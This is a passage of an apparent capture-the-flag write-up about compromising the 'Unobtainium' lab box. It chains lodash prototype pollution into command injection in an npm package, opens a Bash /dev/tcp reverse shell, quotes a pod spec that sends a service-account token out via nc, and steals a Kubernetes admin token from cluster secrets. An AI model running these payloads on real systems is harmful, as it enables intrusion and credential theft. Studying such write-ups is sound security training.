- PUT `/` - pushes a new message JSON structure into `messages`, requires user auth
- DELETE `/` - removes a message from `messages`, requires user with `canDelete`
- POST `/upload` - uploads a file using the `google-cloudstorage-commands` object, requires user with `canUpload`
- POST `/todo` - loops over files in `/usr/src/app` and returns the contents if it matches the given filename, requires user auth

Identify Command Injection

Analysis of /upload

The `/upload` route first checks for authentication with a user that has `canUpload`, and then calls `root.upload`:


```
app.post('/upload', (req, res) => {
  const user = findUser(req.body.auth || {});
  if (!user || !user.canUpload) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }


  filename = req.body.filename;
  root.upload("./",filename, true);
  res.send({ok: true, Uploaded_File: filename});
});
```

`root` is the imported `google-cloudstorage-commands` module.

Analysis of google-cloudstorage-commands

Looking into this package a bit, the page on NPM has a large deprecated banner at the top:

The GitHub page shows no commits since Nov 2017:



The `upload` command used on Unobtainium is in `index.js`:

```
const exec = require('child_process').exec
const path = require('path')
const P = (() => {

    const BASE_URL = 'https://storage.googleapis.com/'

    function upload(inputDirectory, bucket, force = false) {
        return new Promise((yes, no) => {
            let _path = path.resolve(inputDirectory)
            let _rn = force ? '-r' : '-Rn'
            let _cmd = exec(`gsutil -m cp ${_rn} -a public-read ${_path} ${bucket}`)
            _cmd.on('exit', (code) => {
                yes()
            })
        })
    }
```

It is just setting variables, and then calling `exec` on `gsutil`. This immediately looks vulnerable to command injection.

Unfortunately, I can't test this yet because I can't access `/upload` with the felamos user, and I dont have a password for admin:

```
oxdf@parrot$ curl -X POST http://10.10.10.235:31337/upload -H 'Content-Type:
application/json' -d '{"auth": {"name": "felamos", "password": "Winter2021"},
"filename": "test"}'
{"ok":false,"error":"Access denied"}
```

Prototype Pollution

Background

Prototype pollution is an attack that happens when attacker controlled data is passed into operations like `merge` in JavaScript. This post and this post do a really nice job describing it. If I can get an object with `__proto__.someProp = 'xyz'` into a `merge`, then *all JavaScript objects* will have `.someProp` equal to `'xyz'`. For example, I can play in the Firefox dev tools console:

```
> var test1 = {};
<- undefined
> var test2 = {};
<- undefined
> test2.__proto__.evil = "0xdf";
<- "0xdf"
> test2.evil
<- "0xdf"
> test1.evil
<- "0xdf"
> var test3 = {};
<- undefined
> test3.evil
<- "0xdf"
```

Setting `__proto__.evil` on `test2` not only sets `evil` on `test2`, but also `test1` and later `test3` (once I create it).

On Unobtainium

I want to access

The PUT `/` route is vulnerable here:

```
app.put('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  const message = {
    icon: '__',
  };

  _.merge(message, req.body.message, {
    id: lastId++,
    timestamp: Date.now(),
    userName: user.name,
  });

  messages.push(message);
  res.send({ok: true});
});
```

It is running a `merge` on `message` and `req.body.message`. I want to get my pollution payload into `req.body.message`. Looking at `src/js/app.js`, the PUT to `/` has a body of:

```
data: JSON.stringify({"auth": {"name": "felamos", "password": "Winter2021"},
"message": {"text": message}})
```

I'll need a valid user to get by `if (!user)`, but I have that. The payload (with spacing) will be:

```
{
  "auth": {
    "name": "felamos",
    "password": "Winter2021"
  },
  "message": {
    "test": "something",
    "__proto__": {
        "canUpload": true
    }
  }
}
```

I'll do the prototype pollution attack, and now I can access the `upload` route:

```
oxdf@parrot$ curl -X PUT  http://10.10.10.235:31337/ -H 'Content-Type:
application/json' -d '{"auth": {"name": "felamos", "password": "Winter2021"},
"message": {"test": "something", "__proto__": {"canUpload": true}}}'
{"ok":true}

oxdf@parrot$ curl -X POST http://10.10.10.235:31337/upload -H 'Content-Type:
application/json' -d '{"auth": {"name": "felamos", "password": "Winter2021"},
"filename": "test"}'
{"ok":true,"Uploaded_File":"test"}
```

This privilege seems to reset within a few seconds of setting it, so I'll have to work quickly and re-enable it every few uses.

Exploit Command Injection

POC

To see if this works, I'll put a `; [command]` in the filename, and see if the package will execute that command. I always like to start with a `ping`. With `tcpdump` listening, I'll send this:

```
oxdf@parrot$ curl -X POST http://10.10.10.235:31337/upload -H 'content-type:
application/json' -d '{"auth": {"name": "felamos", "password": "Winter2021"},
"filename": "x; ping -c 1 10.10.14.7"}'
{"ok":true,"Uploaded_File":"x; ping -c 1 10.10.14.7"}
```

I get the ping at `tcpdump`:

```
oxdf@parrot$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
13:48:37.119550 IP 10.10.10.235 > 10.10.14.7: ICMP echo request, id 19, seq 1, length
64
13:48:37.119585 IP 10.10.14.7 > 10.10.10.235: ICMP echo reply, id 19, seq 1, length
64
```

That's remote code execution (RCE).

Shell

I'll swap out the `ping` with a Bash reverse shell. It took a couple tries to get the quotes right, but on running this:

```
oxdf@parrot$ curl -X POST http://10.10.10.235:31337/upload -H 'Content-Type:
application/json' -d '{"auth": {"name": "felamos", "password": "Winter2021"},
"filename": "x; bash -c \"bash >& /dev/tcp/10.10.14.7/443 0>&1\""}'
{"ok":true,"Uploaded_File":"x; bash -c \"bash >& /dev/tcp/10.10.14.7/443 0>&1\""}
```

A shell returned at `nc`:

```
oxdf@parrot$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.235] 40804
id
uid=0(root) gid=0(root) groups=0(root)
```

Python is on the box, so I can get a full PTY:

```
which python
/usr/bin/python
python -c 'import pty;pty.spawn("bash")'
root@webapp-deployment-5d764566f4-mbprj:/usr/src/app# ^Z
[1]+  Stopped                 nc -lnvp 443
oxdf@parrot$ stty raw -echo; fg
nc -lnvp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
root@webapp-deployment-5d764566f4-mbprj:/usr/src/app#
```

There's also `user.txt` in `/root`:

```
root@webapp-deployment-5d764566f4-mbprj:~# cat user.txt
a34770469e2c39603b53a4dda1b9
```

Shell as root in dev

Enumeration

Kubernetes

I'm already root, and not on the main host. I'm in a container. Given the signs from port 8443 above, I suspect it might be a container managed by Kubernetes. I found this post on pentesting Kubernetes and looked for things to look for.

Find Token

Kubernetes uses YAML files to define containers. I noticed in several of the attacks, it would define a container that read from `/run/secrets/kubernetes.io/serviceaccount/token` and used that to `curl` the Kubernetes API on TCP 8443. For example:

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", 'apk update && apk add curl --no-cache; cat
/run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN; curl -k -v -H
"Authorization: Bearer $TOKEN" -H "Content-Type: application/json"
https://192.168.154.228:8443/api/v1/namespaces/kube-system/secrets; } | nc -
nv 192.168.154.228 6666; sleep 100000']
  serviceAccountName: bootstrap-signer
  automountServiceAccountToken: true
  hostNetwork: true
```

These are commands that would run inside the container, and interact with the API. Given that I'm already in the container, I'll look for that token. It's there:

```
root@webapp-deployment-5d764566f4-mbprj:/# ls /run/secrets/kubernetes.io/serviceaccount
ca.crt  namespace  token
root@webapp-deployment-5d764566f4-mbprj:/# cat /run/secrets/kubernetes.io/serviceaccoun
eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb2JWUzg
YZ5cIWDVV3tfuWIA0PvJsmlJqDC4X4OmbOIULLw4i5ckWO_0I35OhlRRLumnaRRrJKFaRnWA1H-zRyAPF3fBGtU
```

The `namespace` file gives the namespace of the access level, where `default` is the default level and typically least privileged.

```
root@webapp-deployment-5d764566f4-mbprj:/# cat
/run/secrets/kubernetes.io/serviceaccount/namespace
default
```

Still, this token should be able to interact with the API.

API

kubectl

Because Unobtainium is running the Kubernetes controller on 8443 which is accessible to me directory, I can run the control software from my vm.

To interact with the API, for simple tasks I can use `curl`, but that aricle also shows using a tool `kubectl`. I'll follow the install instructions, and then give it a run. There's a ton of subcommands. I tried a simple command I got here, `get pods`, and it complained about the certificate:

```
oxdf@parrot$ kubectl --token $(cat default-token) --server https://10.10.10.235:8443
get pods --all-namespaces
Unable to connect to the server: x509: certificate signed by unknown authority
```

There was a certificate in the container:

```
root@webapp-deployment-5d764566f4-mbprj:/# cat
/run/secrets/kubernetes.io/serviceaccount/ca.crt
-----BEGIN CERTIFICATE-----
MIIC5zCCAc+gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTIxMDEwNzEzMjQ0OVoXDTMxMDEwNjEzMjQ0OVowFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMTC
j3HOO1tahMOPzd68naKhBeiaAZ3iqt/ScnegTglKmtz5DagED5YajZM+UyvPEqQ+
u+mb1Zc1Kbrc2Fg3C48BY7OIP6GfOX990PDKJhqZtaOAdcU5Ga1avS+l3do6V2kC
eVstwX6SVIbzGJEUxMUPiZsFt6HsvN7htP1P5gewwtgsVIXDyLl/eRfwCn2ZW+n3
NgC4OI84zjVHpXmXFaGseDHb/E4wK/N0hMD0DEVPJsEOogHM9LndUgyJmhAtWbEj
25+H8AwQi3/8PYNEsmtSAUEuWtY36px/sD5CthiNlNpkB5t5c1GK90DmyofqBgYv
9wkCNGGZKp3AxMMN2nsCAwEAAaNCMEAwDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBggrBgEFBQcDATAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3
DQEBCwUAA4IBAQAHJjo8Uc3SH1UnsKSwZJTuyj36W/msbMr0pSn3dlE6BouukhF3
9GxmVa2an4/VFJkAsZSqFUz1e52qvJoFJcXec4MiN6GZTWuUA9D/jqiapnHWeO8x
RGk4WN66ZraM0X3PqaHo+cbfhKOlL9jkUxvE+3BWuj9plyD3n9tFe3lnasDfzy4M
q465ixPZqFqVchxQFQ+pZ24KiqoQW4mam/x5FPy13+Mw8J4zb8vLduvLQR3wpUGb
vKXdnKOLWsiExyrjpZjZbYBL8b705XFFGvmabp21aG8psB1XvsLiGFQEqyDfeFRW
hl7KpUISl4+Np5sAiXNwtbSDE+22QVtZbuDn
-----END CERTIFICATE-----
```

With that, I can successfully run the command enough to find that I can't run the command:

```
oxdf@parrot$ kubectl get pods --token $(cat default-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt --all-namespaces
Error from server (Forbidden): pods is forbidden: User
"system:serviceaccount:default:default" cannot list resource "pods" in API group ""
at the cluster scope
```

Alternatively, I could also run `kubectl` from within the container. It's not there, but I can upload a copy from my vm, and run it, and it doesn't need the `--token`, `--server` or `--certificate-authority` flags:

```
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ./kubectl get pods
Error from server (Forbidden): pods is forbidden: User
"system:serviceaccount:default:default" cannot list resource "pods" in API group ""
in the namespace "default"
```

That did error out, but in a way that shows I'm talking to the API successfully.

This approach will be useful for a common real life engagement, where a container is able to communicate with the Kubernetes server that is not accessible otherwise.

Find Container

The `auth` command is interesting:

```
oxdf@parrot$ kubectl auth -h --token $(cat default-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
Inspect authorization

Available Commands:
  can-i       Check whether an action is allowed
  reconcile   Reconciles rules for RBAC Role, RoleBinding, ClusterRole, and
ClusterRoleBinding objects

Usage:
  kubectl auth [flags] [options]

Use "kubectl <command> --help" for more information about a given command.
Use "kubectl options" for a list of global command-line options (applies to all
commands).
```

`kubectl auth can-i -h` gives some useful information on how to use this. `--list` will give all things this user can do within the current namespace:

```
oxdf@parrot$ kubectl auth can-i --list --token $(cat default-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
namespaces                                      []
[]               [get list]
                                                [/.well-known/openid-configuration]
[]               [get]
                                                [/api/*]
[]               [get]
                                                [/api]
[]               [get]
                                                [/apis/*]
[]               [get]
                                                [/apis]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/openapi/*]
[]               [get]
                                                [/openapi]
[]               [get]
                                                [/openid/v1/jwks]
[]               [get]
                                                [/readyz]
[]               [get]
                                                [/readyz]
[]               [get]
                                                [/version/]
[]               [get]
                                                [/version/]
[]               [get]
                                                [/version]
[]               [get]
                                                [/version]
[]               [get]
```

On the list, many things don't look immediately interesting. I can list other namespaces:

```
oxdf@parrot$ kubectl get namespaces --token $(cat default-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
NAME              STATUS   AGE
default           Active   81d
dev               Active   81d
kube-node-lease   Active   81d
kube-public       Active   81d
kube-system       Active   81d
```

I'll check permissions on the other namespaces with `-n [namespace]`. For the three kube-* ones, the permissions look the same as default. For dev, there's an additional resource, `pods`, which shows I have `get` and `list` permissions:

```
oxdf@parrot$ kubectl auth can-i --list -n dev --token $(cat default-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
namespaces                                      []
[]               [get list]
pods                                            []
[]               [get list]
                                                [/.well-known/openid-configuration]
[]               [get]
                                                [/api/*]
[]               [get]
                                                [/api]
[]               [get]
                                                [/apis/*]
[]               [get]
                                                [/apis]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/openapi/*]
[]               [get]
                                                [/openapi]
[]               [get]
                                                [/openid/v1/jwks]
[]               [get]
                                                [/readyz]
[]               [get]
                                                [/readyz]
[]               [get]
                                                [/version/]
[]               [get]
                                                [/version/]
[]               [get]
                                                [/version]
[]               [get]
                                                [/version]
[]               [get]
```

There are three running pods:

```
oxdf@parrot$ kubectl get pods -n dev --token $(cat default-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
NAME                                 READY   STATUS    RESTARTS   AGE
devnode-deployment-cd86fb5c-6ms8d    1/1     Running   28         81d
devnode-deployment-cd86fb5c-mvrfz    1/1     Running   29         81d
devnode-deployment-cd86fb5c-qlxww    1/1     Running   29         81d
```

`describe pod [podname]` will give a bunch of info about each of the three pods. All three look similar, though with different IPs and times:

```
oxdf@parrot$ kubectl describe pod devnode-deployment-cd86fb5c-qlxww -n dev --token $(ca
server https://10.10.10.235:8443 --certificate-authority ca.crt
Name:         devnode-deployment-cd86fb5c-qlxww
Namespace:    dev
Priority:     0
Node:         unobtainium/10.10.10.235
Start Time:   Sun, 17 Jan 2021 13:16:21 -0500
Labels:       app=devnode
              pod-template-hash=cd86fb5c
Annotations:  <none>
Status:       Running
IP:           172.17.0.4
IPs:
  IP:           172.17.0.4
Controlled By:  ReplicaSet/devnode-deployment-cd86fb5c
Containers:
  devnode:
    Container ID:   docker://9d7da0a6f82dacd0869a8c64c5f8cac2bff2760d265831c7f4492325f6
    Image:          localhost:5000/node_server
    Image ID:       docker-
pullable://localhost:5000/node_server@sha256:f3bfd2fc13c7377a380e018279c6e9b647082ca590
    Port:           3000/TCP
    Host Port:      0/TCP
    State:          Running
      Started:      Wed, 07 Apr 2021 15:58:36 -0400
    Last State:     Terminated
      Reason:       Error
      Exit Code:    137
      Started:      Wed, 24 Mar 2021 12:01:33 -0400
      Finished:     Wed, 24 Mar 2021 12:02:12 -0400
    Ready:          True
    Restart Count:  29
    Environment:    <none>
    Mounts:
      /var/run/secrets/kubernetes.io/serviceaccount from default-token-rmcd6 (ro)
Conditions:
  Type              Status
  Initialized       True
  Ready             True
  ContainersReady   True
  PodScheduled      True
Volumes:
  default-token-rmcd6:
    Type:        Secret (a volume populated by a Secret)
    SecretName:  default-token-rmcd6
    Optional:    false
QoS Class:       BestEffort
Node-Selectors:  <none>
Tolerations:     node.kubernetes.io/not-ready:NoExecute op=Exists for 300s
                 node.kubernetes.io/unreachable:NoExecute op=Exists for 300s
Events:          <none>
```

Dev Container

Enumeration

All three pods are reachable from within the first container:

```
root@webapp-deployment-5d764566f4-mbprj:/# for i in {3..5}; do ping -c 1
172.17.0.${i}; done
PING 172.17.0.3 (172.17.0.3) 56(84) bytes of data.
64 bytes from 172.17.0.3: icmp_seq=1 ttl=64 time=0.046 ms

--- 172.17.0.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.046/0.046/0.046/0.000 ms

PING 172.17.0.4 (172.17.0.4) 56(84) bytes of data.
64 bytes from 172.17.0.4: icmp_seq=1 ttl=64 time=0.028 ms

--- 172.17.0.4 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.028/0.028/0.028/0.000 ms

PING 172.17.0.5 (172.17.0.5) 56(84) bytes of data.
64 bytes from 172.17.0.5: icmp_seq=1 ttl=64 time=0.091 ms

--- 172.17.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.091/0.091/0.091/0.000 ms
```

I grabbed a copy of [statically compiled nmap] and uploaded it to the container. It shows one port open on each, port 3000:

```
root@webapp-deployment-5d764566f4-mbprj:/tmp# ./nmap -p- --min-rate 10000 172.17.0.3

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-04-08 19:03 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.17.0.3
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000024s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
3000/tcp open  unknown
MAC Address: 02:42:AC:11:00:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
```

Port 3000 is the default port for Node ExpressJS applications. It also returns `[]` on `/` just like the Node app on the main host port 31337:

```
root@webapp-deployment-5d764566f4-mbprj:/tmp# curl 172.17.0.3:3000
[]
```

Exploit

I'll see if this container is vulnerable to the same exploit I used to get a foothold. First, add `canUpload`:

```
root@webapp-deployment-5d764566f4-mbprj:/# curl -X PUT http://172.17.0.3:3000/ -H
'Content-Type: application/json' -d '{"auth": {"name": "felamos", "password":
"Winter2021"}, "message": {"test": "something", "__proto__": {"canUpload": true}}}'
{"ok":true}
```

Now inject reverse shell:

```
root@webapp-deployment-5d764566f4-mbprj:/# curl -X POST http://172.17.0.3:3000/upload
-H 'Content-Type: application/json' -d '{"auth": {"name": "felamos", "password":
"Winter2021"}, "filename": "x; bash -c \"bash >& /dev/tcp/10.10.14.7/443 0>&1\""}'
```

At `nc`, there's a connection:

```
oxdf@parrot$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.235] 47198
id
uid=0(root) gid=0(root) groups=0(root)
hostname
devnode-deployment-cd86fb5c-6ms8d
```

And I'll upgrade my shell the same as before.

Shell as root

Enumeration

Inside Container

The namespace associated with this container is, unsurprisingly, dev:

```
root@devnode-deployment-cd86fb5c-6ms8d:/run/secrets/kubernetes.io/serviceaccount# cat
namespace
dev
```

I'll grab the `token` for use with the API (the `ca.crt` is the same).

API

I'll do the same `auth can-i --list` commands as before with the new token. Nothing interesting for the dev namespace:

```
oxdf@parrot$ kubectl auth can-i --list --token $(cat dev-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
                                                [/.well-known/openid-configuration]
[]               [get]
                                                [/api/*]
[]               [get]
                                                [/api]
[]               [get]
                                                [/apis/*]
[]               [get]
                                                [/apis]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/openapi/*]
[]               [get]
                                                [/openapi]
[]               [get]
                                                [/openid/v1/jwks]
[]               [get]
                                                [/readyz]
[]               [get]
                                                [/readyz]
[]               [get]
                                                [/version/]
[]               [get]
                                                [/version/]
[]               [get]
                                                [/version]
[]               [get]
                                                [/version]
[]               [get]
```

The results are the same for default, kube-node-lease, and kube-public. For kube-system, there's an additional permission:

```
oxdf@parrot$ kubectl auth can-i --list -n kube-system --token $(cat dev-token) --
server https://10.10.10.235:8443 --certificate-authority ca.crt
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
secrets                                         []
[]               [get list]
                                                [/.well-known/openid-configuration]
[]               [get]
                                                [/api/*]
[]               [get]
                                                [/api]
[]               [get]
                                                [/apis/*]
[]               [get]
                                                [/apis]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/openapi/*]
[]               [get]
                                                [/openapi]
[]               [get]
                                                [/openid/v1/jwks]
[]               [get]
                                                [/readyz]
[]               [get]
                                                [/readyz]
[]               [get]
                                                [/version/]
[]               [get]
                                                [/version/]
[]               [get]
                                                [/version]
[]               [get]
                                                [/version]
[]               [get]
```

dev can `get` and `list` the secrets resource.

There's a bunch of secrets available:

```
oxdf@parrot$ kubectl get secrets -n kube-system --token $(cat dev-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
NAME                                             TYPE
DATA   AGE
attachdetach-controller-token-5dkkr              kubernetes.io/service-account-token
3      81d
bootstrap-signer-token-xl4lg                     kubernetes.io/service-account-token
3      81d
c-admin-token-tfmp2                              kubernetes.io/service-account-token
3      81d
certificate-controller-token-thnxw               kubernetes.io/service-account-token
3      81d
clusterrole-aggregation-controller-token-scx4p   kubernetes.io/service-account-token
3      81d
coredns-token-dbp92                              kubernetes.io/service-account-token
3      81d
cronjob-controller-token-chrl7                   kubernetes.io/service-account-token
3      81d
daemon-set-controller-token-cb825                kubernetes.io/service-account-token
3      81d
default-token-l85f2                              kubernetes.io/service-account-token
3      81d
deployment-controller-token-cwgst                kubernetes.io/service-account-token
3      81d
disruption-controller-token-kpx2x                kubernetes.io/service-account-token
3      81d
endpoint-controller-token-2jzkv                  kubernetes.io/service-account-token
3      81d
endpointslice-controller-token-w4hwg             kubernetes.io/service-account-token
3      81d
endpointslicemirroring-controller-token-9qvzz    kubernetes.io/service-account-token
3      81d
expand-controller-token-sc9fw                    kubernetes.io/service-account-token
3      81d
generic-garbage-collector-token-2hng4            kubernetes.io/service-account-token
3      81d
horizontal-pod-autoscaler-token-6zhfs            kubernetes.io/service-account-token
3      81d
job-controller-token-h6kg8                       kubernetes.io/service-account-token
3      81d
kube-proxy-token-jc8kn                           kubernetes.io/service-account-token
3      81d
namespace-controller-token-2klzl                 kubernetes.io/service-account-token
3      81d
node-controller-token-k6p6v                      kubernetes.io/service-account-token
3      81d
persistent-volume-binder-token-fd292             kubernetes.io/service-account-token
3      81d
pod-garbage-collector-token-bjmrd                kubernetes.io/service-account-token
3      81d
pv-protection-controller-token-9669w             kubernetes.io/service-account-token
3      81d
pvc-protection-controller-token-w8m9r            kubernetes.io/service-account-token
3      81d
replicaset-controller-token-bzbt8                kubernetes.io/service-account-token
3      81d
replication-controller-token-jz8k8               kubernetes.io/service-account-token
3      81d
resourcequota-controller-token-wg7rr             kubernetes.io/service-account-token
3      81d
root-ca-cert-publisher-token-cnl86               kubernetes.io/service-account-token
3      81d
service-account-controller-token-44bfm           kubernetes.io/service-account-token
3      81d
service-controller-token-pzjnq                   kubernetes.io/service-account-token
```

```
3      81d
statefulset-controller-token-z2nsd              kubernetes.io/service-account-token
3      81d
storage-provisioner-token-tk5k5                 kubernetes.io/service-account-token
3      81d
token-cleaner-token-wjvf9                       kubernetes.io/service-account-token
3      81d
ttl-controller-token-z87px                      kubernetes.io/service-account-token
3      81d
```

Working down the list, the first one I picked to play with was `c-admin-token-tfmp2`.

```
oxdf@parrot$ kubectl describe secret c-admin-token-tfmp2 -n kube-system --token $(cat d
Name:         c-admin-token-tfmp2
Namespace:    kube-system
Labels:       <none>
Annotations:  kubernetes.io/service-account.name: c-admin
              kubernetes.io/service-account.uid: 2463505f-983e-45bd-91f7-cd59bfe066d0

Type:  kubernetes.io/service-account-token

Data
====
namespace:  11 bytes
token:
eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb2JWUzg
jVbAQyNfaUuaXmuek5TBdY94kMD5A_owFh-0kRUjNFOSr3noQ8XF_xnWmdX98mKMF-QxOZKCJxkbnLLd_h-P2hW
ca.crt:     1066 bytes
```

API as Admin

Now with that admin token, I'll check authorities again:

```
oxdf@parrot$ kubectl auth can-i --list --token $(cat cadmin-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
Resources                                       Non-Resource URLs
Resource Names   Verbs
*.*                                             []
[]               [*]
                                                [*]
[]               [*]
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
                                                [/.well-known/openid-configuration]
[]               [get]
                                                [/api/*]
[]               [get]
                                                [/api]
[]               [get]
                                                [/apis/*]
[]               [get]
                                                [/apis]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/openapi/*]
[]               [get]
                                                [/openapi]
[]               [get]
                                                [/openid/v1/jwks]
[]               [get]
                                                [/readyz]
[]               [get]
                                                [/readyz]
[]               [get]
                                                [/version/]
[]               [get]
                                                [/version/]
[]               [get]
                                                [/version]
[]               [get]
                                                [/version]
[]               [get]
```

The first line says that this user can do all commands on all resources - full admin.

For example (and use in a minute), I can list pods across all namespaces:

```
oxdf@parrot$ kubectl get pods --all-namespaces --token $(cat cadmin-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
NAMESPACE     NAME                                   READY   STATUS
RESTARTS   AGE
default       webapp-deployment-5d764566f4-h5zhw     1/1     Running            7
52d
default       webapp-deployment-5d764566f4-lrpt9     1/1     Running            7
52d
default       webapp-deployment-5d764566f4-mbprj     1/1     Running            7
52d
dev           devnode-deployment-cd86fb5c-6ms8d      1/1     Running            28
81d
dev           devnode-deployment-cd86fb5c-mvrfz      1/1     Running            29
81d
dev           devnode-deployment-cd86fb5c-qlxww      1/1     Running            29
81d
kube-system   backup-pod                             0/1     CrashLoopBackOff   347
80d
kube-system   coredns-74ff55c5b-sclll                1/1     Running            31
81d
kube-system   etcd-unobtainium                       1/1     Running            0
23h
kube-system   kube-apiserver-unobtainium             1/1     Running            0
23h
kube-system   kube-controller-manager-unobtainium    1/1     Running            34
81d
kube-system   kube-proxy-zqp45                       1/1     Running            31
81d
kube-system   kube-scheduler-unobtainium             1/1     Running            31
81d
kube-system   storage-provisioner                    1/1     Running            63
81d
```

Filesystem as root

Find Image

As with previous docker attacks, the idea is to create a new container and map the host filesystem into the container, where I will be root. That is basically root access to the host filesystem. The YAML files described in the articles all involve pulling docker images from the internet. Because Unobtainium won't have internet access, I'll opt to work from an image that's already on the host.

I can get the full YAML for a pod with `get pod [name] -n [namespace]`:

```
oxdf@parrot$ kubectl get pod webapp-deployment-5d764566f4-h5zhw -o yaml --token $(cat
cadmin-token) --server https://10.10.10.235:8443 --certificate-authority ca.crt
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: "2021-02-15T18:15:14Z"
  generateName: webapp-deployment-5d764566f4-
  labels:
    app: webapp
    pod-template-hash: 5d764566f4
  name: webapp-deployment-5d764566f4-h5zhw
  namespace: default
  ownerReferences:
  - apiVersion: apps/v1
    blockOwnerDeletion: true
    controller: true
    kind: ReplicaSet
    name: webapp-deployment-5d764566f4
    uid: 3cb2f003-ad0a-4b62-8678-ef8a552554c6
  resourceVersion: "19306"
  uid: 2b7cd0d1-d2a3-4057-a797-c1b1317a9ee9
spec:
  containers:
  - image: localhost:5000/node_server
    imagePullPolicy: Always
    name: webapp
...[snip]...
```

I'll loop over all the pods and see what images they are running. There's only two:

```
oxdf@parrot$ kubectl get pods --all-namespaces --token $(cat cadmin-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt | grep -v NAMESPACE | while
read line; do ns=$(echo $line | awk '{print $1}'); name=$(echo $line | awk '{print
$2}'); kubectl get pod $name -o yaml -n $ns --token $(cat cadmin-token) --server
